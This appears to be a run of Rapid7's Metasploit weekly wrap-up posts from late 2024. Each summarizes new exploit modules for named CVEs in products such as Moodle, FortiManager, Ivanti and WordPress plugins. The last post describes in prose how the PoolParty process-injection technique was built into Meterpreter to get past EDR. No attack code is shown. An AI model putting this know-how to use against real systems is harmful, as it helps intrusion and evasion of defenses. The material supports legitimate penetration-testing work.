  • KanchiMoe (new in 2024)
  • ide0x90
  • ostrichgolf (new in 2024)
  • jmartin-tech
  • jalvarezz13 (new in 2024)
  • ArchiMoebius (new in 2024)
  • molecula2788 (new in 2024)
  • jjoshm (new in 2024)
  • dotslashsuperstar (new in 2024)
  • double16 (new in 2024)
  • jlownie (new in 2024)
  • randomstr1ng (new in 2024)
  • SickMcNugget (new in 2024)
  • n00bhaxor
  • lihe07 (new in 2024)
  • 6a6f656c
  • AleksaZatezalo
  • poupapaa (new in 2024)
  • Sh3llSp4wn (new in 2024)
  • ErikWynter
  • siddolo (new in 2024)
  • ggisz (new in 2024)
  • rad10
  • JustAnda7
  • pczinser (new in 2024)
  • james-otten
  • oddlittlebird (new in 2024)
  • szymonj99 (new in 2024)
  • aaryan-11-x (new in 2024)
  • soroshsabz (new in 2024)
  • dudu7615 (new in 2024)
  • Mathiou04 (new in 2024)
  • GhostlyBox (new in 2024)
  • Grezzo
  • xaitax
  • igomeow (new in 2024)
  • cn-kali-team
  • Adithya2357 (new in 2024)
  • gardnerapp
  • pmauduit (new in 2024)
  • aaronjfeingold (new in 2024)
  • e2002e
  • softScheck (new in 2024)
  • PizzaHat (new in 2024)
  • sud0Ru (new in 2024)
  • Fufu-btw (new in 2024)
  • fanqiaojun (new in 2024)

Metasploit Weekly Wrap-Up 12/20/2024

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2024/12/20/metasploit-weekly-wrap-up-12-20-2024/

New module content (4)

GameOver(lay) Privilege Escalation and Container Escape

Metasploit Weekly Wrap-Up 12/20/2024

Authors: bwatters-r7, g1vi, gardnerapp, and h00die
Type: Exploit
Pull request: #19460 contributed by gardnerapp
Path: linux/local/gameoverlay_privesc
AttackerKB reference: CVE-2023-2640

Description: Adds a module for CVE-2023-2640 and CVE-2023-32629, a local privilege escalation in some Ubuntu kernel versions that abuses overly trusting OverlayFS features.

Clinic’s Patient Management System 1.0 – Unauthenticated RCE

Authors: Aaryan Golatkar and Oğulcan Hami Gül
Type: Exploit
Pull request: #19733 contributed by aaryan-11-x
Path: multi/http/clinic_pms_fileupload_rce
AttackerKB reference: CVE-2022-40471

Description: New exploit module for Clinic’s Patient Management System 1.0 that targets CVE-2022-40471. The module exploits unrestricted file upload, which can be further used to get remote code execution (RCE) through a malicious PHP file.

WordPress WP Time Capsule Arbitrary File Upload to RCE

Authors: Rein Daelman and Valentin Lobstein
Type: Exploit
Pull request: #19713 contributed by Chocapikk
Path: multi/http/wp_time_capsule_file_upload_rce
AttackerKB reference: CVE-2024-8856

Description: This exploits a remote code execution (RCE) vulnerability (CVE-2024-8856) in the WordPress WP Time Capsule plugin (versions ≤ 1.22.21). This vulnerability allows unauthenticated attackers to upload and execute arbitrary files due to improper validation within the plugin.

WSO2 API Manager Documentation File Upload Remote Code Execution

Authors: Heyder Andrade <@HeyderAndrade>, Redway Security <redwaysecurity.com>, and Siebene@ <@Siebene7>
Type: Exploit
Pull request: #19647 contributed by heyder
Path: multi/http/wso2_api_manager_file_upload_rce
AttackerKB reference: CVE-2023-2988

Description: Adds an exploit module for a vulnerability in the ‘Add API Documentation’ feature of WSO2 API Manager (CVE-2023-2988) that allows malicious users with specific permissions to upload arbitrary files to a user-controlled server location. This flaw allows for RCE on the target system.

Enhancements and features (4)

  • #19546 from adfoster-r7 – Improves the database module cache performance from ~3 minutes to ~1 minute by performing bulk inserts of module metadata instead of multiple smaller inserts for every module/reference/author/etc.
  • #19660 from zeroSteiner – Updates OptEnum to validate values without being case sensitive while preserving the case the author was expecting.
  • #19715 from oddlittlebird – Improves db/README.md documentation.
  • #19718 from sjanusz-r7 – Expose the currently authenticated rpc_token to RPC handlers.

Bugs fixed (4)

  • #19719 from bwatters-r7 – Fixed a syntax error in the code generated by fetch payloads when the FETCH_DELETE option was enabled.
  • #19721 from bwatters-r7 – This updates the way the module checks the Windows build version to determine if it’s vulnerable to CVE-2020-0668.
  • #19726 from pczinser – The reverse HTTP and HTTPS Meterpreter x64 payloads now correctly set the User-Agent HTTP header when connecting back to Metasploit. Before this fix, the HttpUserAgent option was not used properly. You can now use this option to customize the User-Agent HTTP header when using these payloads.
  • #19739 from sjanusz-r7 – Fixes an issue with the post/multi/recon/local_exploit_suggester module which would crash if a TARGET value was set.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro.

Metasploit Weekly Wrap-Up 12/13/2024

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2024/12/13/metasploit-weekly-wrap-up-12-13-2024/

It’s raining RCEs!

Metasploit Weekly Wrap-Up 12/13/2024

It’s the second week of December and the weather forecast announced another storm of RCEs in Metasploit-Framework land. This weekly release includes RCEs for Moodle e-Learning platform, Primefaces, WordPress Really Simple SSL and CyberPanel along with two modules to change password through LDAP and SMB protocol.

New module content (7)

Change Password

Author: smashery
Type: Auxiliary
Pull request: #19671 contributed by smashery
Path: admin/ldap/change_password

Description: This adds a module that is able to change a user’s password knowing the current value or reset a user’s password given the necessary permissions using LDAP.

SMB Password Change

Author: smashery
Type: Auxiliary
Pull request: #19666 contributed by smashery
Path: admin/smb/change_password

Description: This adds a module that is able to change a user’s password knowing the current value or reset a user’s password given the necessary permissions using SMB.

WordPress Plugin Perfect Survey 1.5.1 SQLi (Unauthenticated)

Authors: Aaryan Golatkar and Ron Jost
Type: Auxiliary
Pull request: #19701 contributed by aaryan-11-x
Path: scanner/http/wp_perfect_survey_sqli
AttackerKB reference: CVE-2021-24762

Description: This adds an auxiliary module that exploits CVE-2021-24762, an unauthenticated SQL Injection that allows dumping user credentials from the database.

Moodle Remote Code Execution (CVE-2024-43425)

Authors: Michael Heinzl and RedTeam Pentesting GmbH
Type: Exploit
Pull request: #19430 contributed by h4x-x0r
Path: linux/http/moodle_rce
AttackerKB reference: CVE-2024-43425

Description: This adds an exploit module for Moodle learning platform. The module exploits a command injection vulnerability in Moodle CVE-2024-43425 to obtain remote code execution. By default, the application will run in the context of www-data, so only a limited shell can be obtained.

Primefaces Remote Code Execution Exploit

Authors: Bjoern Schuette and h00die
Type: Exploit
Pull request: #19649 contributed by h00die
Path: multi/http/primefaces_weak_encryption_rce
AttackerKB reference: CVE-2017-1000486

Description: This adds a module which exploits a Java Expression Language RCE vulnerability in the Primefaces JSF framework. Primefaces versions prior to 5.2.21, 5.3.8 or 6.0 are vulnerable to a padding oracle attack, due to the use of weak crypto and default encryption password and salt.

WordPress Really Simple SSL Plugin Authentication Bypass to RCE

Authors: István Márton and Valentin Lobstein
Type: Exploit
Pull request: #19661 contributed by Chocapikk
Path: multi/http/wp_reallysimplessl_2fa_bypass_rce
AttackerKB reference: CVE-2024-10924

Description: This add an exploit module for a CVE-2024-10924, a vulnerability in the WordPress Really Simple Security plugin, versions 9.0.0 to 9.1.1.1 and allows unauthenticated attackers to bypass Two-Factor Authentication (2FA). By exploiting this flaw, an attacker can retrieve the administrator’s session cookie directly, enabling full control over the WordPress instance, including the ability to upload and execute arbitrary code.

CyberPanel Multi CVE Pre-auth RCE

Authors: DreyAnd, Luka Petrovic (refr4g), and Valentin Lobstein
Type: Exploit
Pull request: #19608 contributed by Chocapikk
Path: unix/webapp/cyberpanel_preauth_rce_multi_cve
AttackerKB reference: CVE-2024-51378

Description: Adds a CyberPanel Pre-Auth RCE exploit module for for the following CVEs: CVE-2024-51378, CVE-2024-51567, CVE-2024-51568. The module contains three separate actions which lets you specify which CVE you would like to exploit.

Enhanced Modules (2)

Modules which have either been enhanced, or renamed:

  • #19533 from Grezzo – This updates the existing multi/http/werkzeug_debug_rce module that only targeted older version of the vulnerable Werkzeug application that didn’t include any authentication. The update adds support for newer versions of Werkzeug that do support authentication. The updated module supports the following authentication methods:

Generated-Cookie: Uses information about the system (which may be gained, e.g. using a separate arbitrary file-read vulnerability) to calculate an authentication cookie which is then used
Known-Cookie: Uses a user-provided cookie to authenticate
Known-PIN: uses a user-provided PIN to authenticate
None: If authentication has been disabled, or is unsupported (e.g. in very old versions of Werkzeug)
When generating a cookie (and PIN), there are 3 different algorithms used, depending on the target selected by the user. This is because the algorithm used to generate the cookie/PIN has changed throughout the application’s development.

  • #19696 from smashery – This updates replaces the existing samr_computer module with a more general one that can also be used to add user accounts to active directory if the operator has the necessary permissions.

Enhancements and features (2)

  • #19703 from zeroSteiner – Adds additional documentation to the windows/dns_txt_query_exec module to help clarify how it works for users.
  • #19705 from ostrichgolf – Updates the exploits/linux/http/projectsend_unauth_rce module to include the CVE entry CVE-2024-11680 for ProjectSend r1295 – r1605 Unauthenticated Remote Code Execution.

Bugs fixed (3)

  • #19621 from zeroSteiner – This fixes the symlinks handling by the Java Meterpreter on Windows targets.
  • #19656 from sjanusz-r7 – Fixed an issue where an SSH session could sometimes be reported as alive when it has failed to open successfully against Windows running older versions of OpenSSH.
  • #19700 from jheysel-r7 – Fixes a bug where HTTP redirects were not handling HTTP query parameters correctly.

Documentation added (1)

  • #19714 from bwatters-r7 – Updates the exploits/linux/http/projectsend_unauth_rce module metadata to include CVE-2024-11680.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 12/06/2024

Post Syndicated from Christophe De La Fuente original https://blog.rapid7.com/2024/12/06/metasploit-weekly-wrap-up-44/

Post-Thanksgiving Big Release

Metasploit Weekly Wrap-Up 12/06/2024

This week’s release is an impressive one. It adds 9 new modules, which will get you remote code execution on products such as Ivanti Connect Secure, VMware vCenter Server, Asterisk, Fortinet FortiManager and Acronis Cyber Protect. It also includes an account takeover on WordPress, a local privilege escalation on Windows and a X11 keylogger module. Finally, this release improves the fingerprinting logic for the TeamCity login module and adds instructions about the installation of the Metasploit development environment on windows using Powershell in the official documentation. A big thank you to the community for this awesome release!

New module content (9)

WordPress POST SMTP Account Takeover

Authors: Ulysses Saicha and h00die
Type: Auxiliary
Pull request: #19596 contributed by h00die
Path: admin/http/wp_post_smtp_acct_takeover
AttackerKB reference: CVE-2023-6875

Description: The POST SMTP Mailer – Email log, Delivery Failure Notifications and Best Mail SMTP for WordPress, plugin for WordPress is vulnerable to unauthorized access of data and modification of data due to a type juggling issue on the connect-app REST endpoint in all versions up to, and including, 2.8.7. This adds an exploit module which allows an attacker to reset the password of any known user on the system.

X11 Keylogger

Authors: h00die and nir tzachar
Type: Auxiliary
Pull request: #18877 contributed by h00die
Path: gather/x11_keyboard_spy
AttackerKB reference: CVE-1999-0526

Description: This adds a new X11 library and module that uses it to remotely capture key presses from open X servers.

Chamilo v1.11.24 Unrestricted File Upload PHP Webshell

Authors: Ngo Wei Lin and jheysel-r7
Type: Exploit
Pull request: #19629 contributed by jheysel-r7
Path: linux/http/chamilo_bigupload_webshell
AttackerKB reference: CVE-2023-4220

Description: This adds an exploit module for Chamilo LMS, where versions prior to 1.11.24, a webshell can be uploaded via the bigload.php endpoint allowing remote code execution in the context of www-data (CVE-2023-4220).

Ivanti Connect Secure Authenticated Remote Code Execution via OpenSSL CRLF Injection

Authors: Christophe De La Fuente and Richard Warren
Type: Exploit
Pull request: #19595 contributed by cdelafuente-r7
Path: linux/http/ivanti_connect_secure_rce_cve_2024_37404
AttackerKB reference: CVE-2024-37404

Description: Adds an exploit module for a CRLF injection vulnerability in Ivanti Connect Secure to achieve remote code execution. Versions prior to 22.7R2.1 and 22.7R2.2 are vulnerable. Ivanti Policy Secure versions prior to 22.7R1.1 are also vulnerable but this module doesn’t support this software. Valid administrative credentials are required. A non-administrative user is also required and can be created using the administrative account, if needed. Also the Client Log Upload feature needs to be enabled. This can also be done using the administrative interface if it is not enabled already.

vCenter Sudo Privilege Escalation

Authors: Matei "Mal" Badanoiu and h00die
Type: Exploit
Pull request: #19402 contributed by h00die
Path: linux/local/vcenter_sudo_lpe
AttackerKB reference: CVE-2024-37081

Description: VMware vCenter Server < 7.0.3 update R and < 8.0.2 update D contains multiple local privilege escalation vulnerabilities due to misconfiguration of sudo. An authenticated local user with non-administrative privileges may exploit these issues to elevate privileges to root on vCenter Server Appliance. This adds a post module to exploit these vulnerabilities.

Asterisk AMI Originate Authenticated RCE

Authors: Brendan Coles [email protected], NielsGaljaard, and h00die
Type: Exploit
Pull request: #19613 contributed by h00die
Path: linux/misc/asterisk_ami_originate_auth_rce
AttackerKB reference: CVE-2024-42365

Description: Adds an authenticated RCE module for Asterisk via AMI. This vulnerability is tracked as CVE-2024-42365. This also moves the underlying functionality that enables the module to interact with the Asterisk application, originally written by @bcoles, to a library.

Fortinet FortiManager Unauthenticated RCE

Author: sfewer-r7
Type: Exploit
Pull request: #19648 contributed by sfewer-r7
Path: linux/misc/fortimanager_rce_cve_2024_47575
AttackerKB reference: CVE-2024-47575

Description: Adds a module that exploits a missing authentication vulnerability affecting FortiManager and FortiManager Cloud devices to achieve unauthenticated RCE with root privileges. This vulnerability is being tracked as CVE-2024-47575.

Acronis Cyber Protect/Backup remote code execution

Authors: Sandro Tolksdorf of usd AG. and h00die-gr3y [email protected]
Type: Exploit
Pull request: #19583 contributed by h00die-gr3y
Path: multi/acronis_cyber_protect_unauth_rce_cve_2022_3405
AttackerKB reference: CVE-2022-3405

Description: This exploits an RCE and sensitive information disclosure vulnerability due to excessive privileges assigned to Acronis Agent. The following products are affected: Acronis Cyber Protect 15 before build 29486, Acronis Cyber Backup 12.5 before build 16545.

Windows Access Mode Mismatch LPE in ks.sys

Authors: AngelBoy, jheysel-r7, and varwara
Type: Exploit
Pull request: #19574 contributed by jheysel-r7
Path: windows/local/cve_2024_35250_ks_driver
AttackerKB reference: CVE-2024-35250

Description: This adds a post module to gain NT AUTHORITY/SYSTEM privileges on a Windows target vulnerable to CVE-2024-35230.

Enhancements and features (1)

  • #19684 from sjanusz-r7 – Improves the fingerprinting logic for the auxiliary/scanner/teamcity/teamcity_login module.

Documentation added (1)

  • #19622 from soroshsabz – This improves the Metasploit development environment installation documentation by adding Powershell instructions on Windows 10 and earlier.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-up 11/29/2024

Post Syndicated from Christopher Granleese original https://blog.rapid7.com/2024/11/29/metasploit-weekly-wrapup-11-29-2024/

New module content (4)

Acronis Cyber Protect/Backup machine info disclosure

Metasploit Weekly Wrap-up 11/29/2024

Authors: Sandro Tolksdorf of usd AG. and h00die-gr3y [email protected]
Type: Auxiliary
Pull request: #19582 contributed by h00die-gr3y
Path: gather/acronis_cyber_protect_machine_info_disclosure
AttackerKB reference: CVE-2022-3405

Description: Adds an auxiliary module which exploits Sensitive information disclosure due to an improper authentication vulnerability in Acronis Cyber Protect 15 before build 29486 and Acronis Cyber Backup 12.5 before build 16545.

Strapi CMS Unauthenticated Password Reset

Authors: WackyH4cker and h00die
Type: Auxiliary
Pull request: #19654 contributed by h00die
Path: scanner/http/strapi_3_password_reset
AttackerKB reference: CVE-2019-18818

Description: Adds a module that lets you leverage the mishandling of a password reset request for Strapi CMS version 3.0.0-beta.17.4, which results in the ability to change the password of the admin user.

ProjectSend r1295 – r1605 Unauthenticated Remote Code Execution

Authors: Florent Sicchio, Hugo Clout, and ostrichgolf
Type: Exploit
Pull request: #19531 contributed by ostrichgolf
Path: linux/http/projectsend_unauth_rce

Description: Adds a new exploit module targeting ProjectSend versions r1335 through r1605. The module exploits an improper authorization vulnerability, allowing unauthenticated RCE by manipulating the application’s configuration settings.

CUPS IPP Attributes LAN Remote Code Execution

Authors: David Batley, RageLtMan rageltman@sempervictus, Rick de Jager, Ryan Emmons, Simone Margaritelli, and Spencer McIntyre
Type: Exploit
Pull request: #19630 contributed by remmons-r7
Path: multi/misc/cups_ipp_remote_code_execution
AttackerKB reference: CVE-2024-47176

Description: This adds an exploit for CUPS, where a remote attacker can advertise a malicious printing service that when used will execute a command on the printing client.

Enhancements and features (2)

  • #19651 from smashery – This updates the smb_version module to detect the host OS version when SMB 1 is disabled.
  • #19678 from smashery – This adds a new LDAP query to enumerate computer accounts that were created with the "pre-Windows 2000 computer" option which might mean they weak passwords.

Bugs fixed (0)

None

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 11/22/2024

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2024/11/22/metasploit-weekly-wrap-up-11-22-2024/

JetBrains TeamCity Login Scanner

Metasploit Weekly Wrap-Up 11/22/2024

Metasploit added a login scanner for the TeamCity application to enable users to check for weak credentials. TeamCity has been the subject of multiple ETR vulnerabilities and is a valuable target for attackers.

Targeted DCSync added to Windows Secrets Dump

This week, Metasploit community member smashery improved the windows_secrets_dump module’s DOMAIN action to allow the operator to specify specific users or groups to retrieve Kerberos secrets for. By setting the KRB_TYPES option to USERS_ONLY or COMPUTERS_ONLY, the operator can target the specified account type. To be even more granular, the operator can target one or more accounts or groups by name with the KRB_USERS option. This should help operators obtain the desired information more quickly when targeting large domains.

New module content (4)

JetBrains TeamCity Login Scanner

Authors: adfoster-r7 and sjanusz-r7
Type: Auxiliary
Pull request: #19601 contributed by sjanusz-r7
Path: scanner/teamcity/teamcity_login

Description: Adds a new bruteforce scanner/teamcity/teamcity_login login scanner module that targets the JetBrains TeamCity service.

Judge0 sandbox escape

Authors: Takahiro Yokoyama and Tanto Security
Type: Exploit
Pull request: #19584 contributed by Takahiro-Yoko
Path: linux/http/judge0_sandbox_escape_cve_2024_28189
AttackerKB reference: CVE-2024-28189

Description: This adds an exploit module for a Judge0 sandbox escape which exploits CVE-2024-28185, CVE-2024-28189 and allows for unauthenticated RCE. Judge0 version 1.13.0 and prior are vulnerable.

Pyload RCE (CVE-2024-39205) with js2py sandbox escape (CVE-2024-28397)

Authors: Marven11, Spencer McIntyre, and jheysel-r7
Type: Exploit
Pull request: #19640 contributed by jheysel-r7
Path: linux/http/pyload_js2py_cve_2024_39205
AttackerKB reference: CVE-2024-28397

Description: This adds an exploit module that leverages CVE-2024-39205 which is an unauthenticated RCE in Pyload.

Ivanti EPM Agent Portal Command Execution

Authors: James Horseman, Spencer McIntyre, and Zach Hanley
Type: Exploit
Pull request: #19593 contributed by zeroSteiner
Path: windows/misc/ivanti_agent_portal_cmdexec
AttackerKB reference: CVE-2023-28324

Description: This adds an exploit module for, CVE-2023-28324, an unauthenticated RCE in Ivanti’s EPM where a .NET remoting client can invoke a method that results in an OS command being executed in the context of NT AUTHORITY\SYSTEM. This vulnerability is present in versions prior to EPM 2021.1 Su4 and EPM 2022 Su2. Included with this exploit module is a substantial amount of code to fill in the gaps of the existing .NET (de)serialization capabilities to enable the method to be invoked.

Enhancements and features (2)

  • #19185 from dwelch-r7 – This adds a feature to the msfconsole UI that will show the currently selected action and how many are available in total. This improves action discoverability.
  • #19643 from smashery – This updates the DOMAIN action of the auxiliary/gather/windows_secrets_dump module to allow individual users or groups to be targeted.

Bugs fixed (2)

  • #19624 from cdelafuente-r7 – This fixes a bug that would occur when generating CSRs for AD CS with OpenSSL 3.4.0. The bug was related to an attribute in the request that can no longer be explicitly set.
  • #19658 from cdelafuente-r7 – Updates the auxiliary/admin/kerberos/get_ticket module to work on Windows environments

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up

Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/11/15/metasploit-weekly-wrap-up-43/

Palo Alto Expedition RCE module

Metasploit Weekly Wrap-Up

This week’s release includes an exploit module for the Palo ALto Expedition exploit chain that’s been making headlines recently. The first vulnerability, CVE-2024-5910, allows attackers to reset the password of the admin user. The second vulnerability, CVE-2024-9464 is an authenticated OS command injection. The module makes use of both vulnerabilities in order to obtain unauthenticated RCE in the context of the user www-data.

New module content (1)

Palo Alto Expedition Remote Code Execution (CVE-2024-5910 and CVE-2024-9464)

Authors: Brian Hysell, Enrique Castillo, Michael Heinzl, and Zach Hanley
Type: Exploit
Pull request: #19557 contributed by h4x-x0r
Path: linux/http/paloalto_expedition_rce
AttackerKB reference: CVE-2024-24809

Description: Adds a module to chain CVE-2024-5910, a password reset vulnerability with CVE-2024-9464, an authenticated command-injection vulnerability to gain code execution on PaloAlto Expedition servers between versions after 1.2 and before 1.2.92 with or without knowledge of the credentials.

Bugs fixed (3)

  • #19610 from cgranleese-r7 – Fixes the bruteforce summary table to correctly output the identified credentials as part of the smb_login module. This functionality is behind the features set show_successful_logins true command.
  • #19617 from sjanusz-r7 – Fixes a crash when running against a shell session which does not echo the executed commands.
  • #19623 from adfoster-r7 – This fixes a bug in the logic that fetches stored Kerberos tickets.

Documentation added (2)

  • #19369 from Adithya2357 – This improves the clarity and organization of the Metasploit Framework’s README documentation. It restructures content into distinct categories, updates installation instructions, enhances usage guidance, and provides a detailed contributing section.
  • #19635 from adfoster-r7 – Update the Kerberos enumusers module description to include a note about ASREPRoast attacks.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Wrap-Up 11/08/2024

Post Syndicated from Simon Janusz original https://blog.rapid7.com/2024/11/08/metasploit-wrap-up-11-08-2024/

RISC-V Support

Metasploit Wrap-Up 11/08/2024

This release of Metasploit Framework has added exciting new features such as new payloads that target the RISC-V architecture. These payloads allow for the execution of commands on compromised hardware, allowing Metasploit Framework and Metasploit Payloads to be used in more environments.

SMB To HTTP(S) Relay

This new exploit worked on by Rapid7 contributors targets the ESC8 vulnerability. This work is a part of the recent Kerberos and Active Directory efforts targeting multiple ESC vulnerabilities, implementing modern security workflows into Metasploit Framework.

It includes a modified SMB capture server to repackage and forward authentication from the SMB capture server to an NTLM-authenticating HTTP server. The authenticated HTTP Client is then passed to the ESC8 module which then requests the creation of certificates and downloads them.

Python Exec Payload

A new addition to the payloads catalog this week has been a new Python payload, developed by zeroSteiner allowing for the execution of arbitrary OS commands. This payload is compatible with Python 2.7 and 3.4+.

New module content (10)

SolarWinds Web Help Desk Backdoor (CVE-2024-28987)

Authors: Michael Heinzl and Zach Hanley
Type: Auxiliary
Pull request: #19499 contributed by h4x-x0r
Path: gather/solarwinds_webhelpdesk_backdoor
AttackerKB reference: CVE-2024-28987

Description: This module exploits a backdoor in SolarWinds Web Help Desk (CVE-2024-28987) <= v12.8.3 to retrieve all tickets from the system.

WordPress TI WooCommerce Wishlist SQL Injection (CVE-2024-43917)

Authors: Rafie Muhammad and Valentin Lobstein
Type: Auxiliary
Pull request: #19517 contributed by Chocapikk
Path: scanner/http/wp_ti_woocommerce_wishlist_sqli
AttackerKB reference: CVE-2024-43917

Description: This new auxiliary module exploits an unauthenticated SQL injection vulnerability in the TI WooCommerce Wishlist plugin for WordPress (versions <= 2.8.2). The vulnerability allows attackers to execute SQL queries via the order parameter which can be used to dump usernames and their hashed passwords.

ESC8 Relay: SMB to HTTP(S)

Authors: Spencer McIntyre, bwatters-r7, and jhicks-r7
Type: Auxiliary
Pull request: #19404 contributed by bwatters-r7
Path: server/relay/esc8

Description: This is an implementation of the AD CS ESC8. It includes a library that uses a modified SMB capture server to repackage and forward authentication from the SMB capture server to an NTLM-authenticating HTTP server. The authenticated HTTP Client is then passed to the ESC8 module which then requests the creation of certificates and downloads them.

Simple

Author: bcoles [email protected]
Type: Nop
Pull request: #19518 contributed by bcoles
Path: riscv32le/simple

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Simple

Author: bcoles [email protected]
Type: Nop
Pull request: #19518 contributed by bcoles
Path: riscv64le/simple

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Linux Execute Command

Authors: bcoles [email protected] and modexp
Type: Payload (Single)
Pull request: #19518 contributed by bcoles
Path: linux/riscv32le/exec

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Linux Reboot

Author: bcoles [email protected]
Type: Payload (Single)
Pull request: #19518 contributed by bcoles
Path: linux/riscv32le/reboot

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Linux Execute Command

Authors: bcoles [email protected] and modexp
Type: Payload (Single)
Pull request: #19518 contributed by bcoles
Path: linux/riscv64le/exec

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Linux Reboot

Author: bcoles [email protected]
Type: Payload (Single)
Pull request: #19518 contributed by bcoles
Path: linux/riscv64le/reboot

Description: Add support for RISC-V 32-bit / 64-bit Little Endian payloads. Includes Linux Execute Command payloads and Linux Reboot payloads for testing.

Python Execute Command

Author: Spencer McIntyre
Type: Payload (Single)
Pull request: #19528 contributed by zeroSteiner
Path: python/exec

Description: Adds a new exec payload leveraging python.

Enhancements and features (2)

  • #19529 from NtAlexio2 – This updates the pipe_dcerpc_auditor module to use the new pattern for handling port settings which offers users greater control over their targeting.
  • #19573 from adfoster-r7 – Updates Metasploit to Ruby 3.2.5.

Bugs fixed (2)

  • #19550 from Mathiou04 – Fixes an issue where when USER_AS_PASS as pass was enabled the USERNAME would not be attempted as a PASSWORD.
  • #19619 from smashery – This fixes a regression crash in the auxiliary/admin/kerberos/get_ticket module.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 11/01/2024

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2024/11/01/metasploit-weekly-wrap-up-11-01-2024/

Pool Party Windows Process Injection

Metasploit Weekly Wrap-Up 11/01/2024

This Metasploit-Framework release includes a new injection technique deployed on core Meterpreter functionalities such as process migration and DLL Injection.
The research of a new injection technique known as PoolParty highlighted new ways to gain code execution on a remote process by abusing Thread-Pool management features included on Windows kernel starting from Windows Vista. During our research effort to integrate the new injection technique inside the Meterpreter code-base we encountered some technical challenges we would like to share.. Currently Meterpreter makes use of the (in)famous system feature provided by Microsoft, the kernel32!CreateRemoteThread to achieve code injection. Although nowadays every EDR should be able to prevent an injection using this API call, this still is the most features rich way to inject code in a target process. Our goal during the porting of this technique was to find the variant more suitable for our needs:

  • Able to pass a parameter pointer
  • Able to be injected and later executed, like a Suspended Thread
  • Be able to be injected from and to a WoW64 processes
  • Leave less footprints as possible on the target process

From the Original Pool Party PoC we selected three candidates:

  • TP_WAIT_INSERTION
  • TP_DIRECT_INSERTION
  • WORKER_THREAD_FACTORY_OVERWRITE

In order to achieve the same flexibility offered by the CreateRemoteThread an intermediate stub was developed in order to have correct parameter ordering, controlled execution over a duplicated handle and cleanup of the injection after successful execution making the migration chain looking like:

Target ProcessMeterpreterMetasploit-FrameworkTarget ProcessMeterpreterMetasploit-Framework

Request MigrationInject PoolParty StubInject PoolParty ContextInject Migration StubInject Migration ContextInject Stageless PayloadInject Payload ConfigStart PoolParty Stub (Suspended)Start Migration ProcessSleep 20 secondsResume PoolParty Stub Thread

Pool-Party Stub Details

Argument Passing

The argument passing depends on the variant used, some of them allows argument passing but some doesn’t, during our research we investigated and tested the following two variants for argument passing.

  • TP_WAIT_INSERTION
  • TP_DIRECT_INSERTION

Even if the TP_WAIT_INSERTION supports the argument pointer passing, the format of the WaitCallback expects the parameter to be on the second position instead of the first one, making necessary in an intermediate stub to avoid hot-patching the lpMigrationStub provided by framework.

To have an unified stub that could be used across all variants we decided to not use variant-specific argument passing and decided to retrieve our data from the end of the shellcode.

Delayed Execution

To achieve a suspended-like thread on the PoolParty we came up with the idea of creating and duplicating the HANDLE of an hEvent, in this way, when we perform the step 8. In our migration chain, the execution is delayed by the WaitForSingleObject inside the target process and later released by the Meterpreter using SetEvent against the duplicated handle.

Execution Cleanup

On the original PoC’s shellcode, the execution ends inside an infinite loop that prevents thread from returning successfully. In our investigation we observed different outcomes depending on the variant used to achieve the injection. We were able to successfully clean up the execution on the TP_DIRECT_INSERTION variant.

Injection Features and Limits

Currently the PoolParty injection works with all the 64-bit systems having a Windows Kernel >= 10.0, it supports injection from x64 -> x64 and WoW64 -> x64. Currently there is no support for systems between Windows Vista and Windows 8.1 and the WoW64 injections are partially implemented due to some security restrictions.
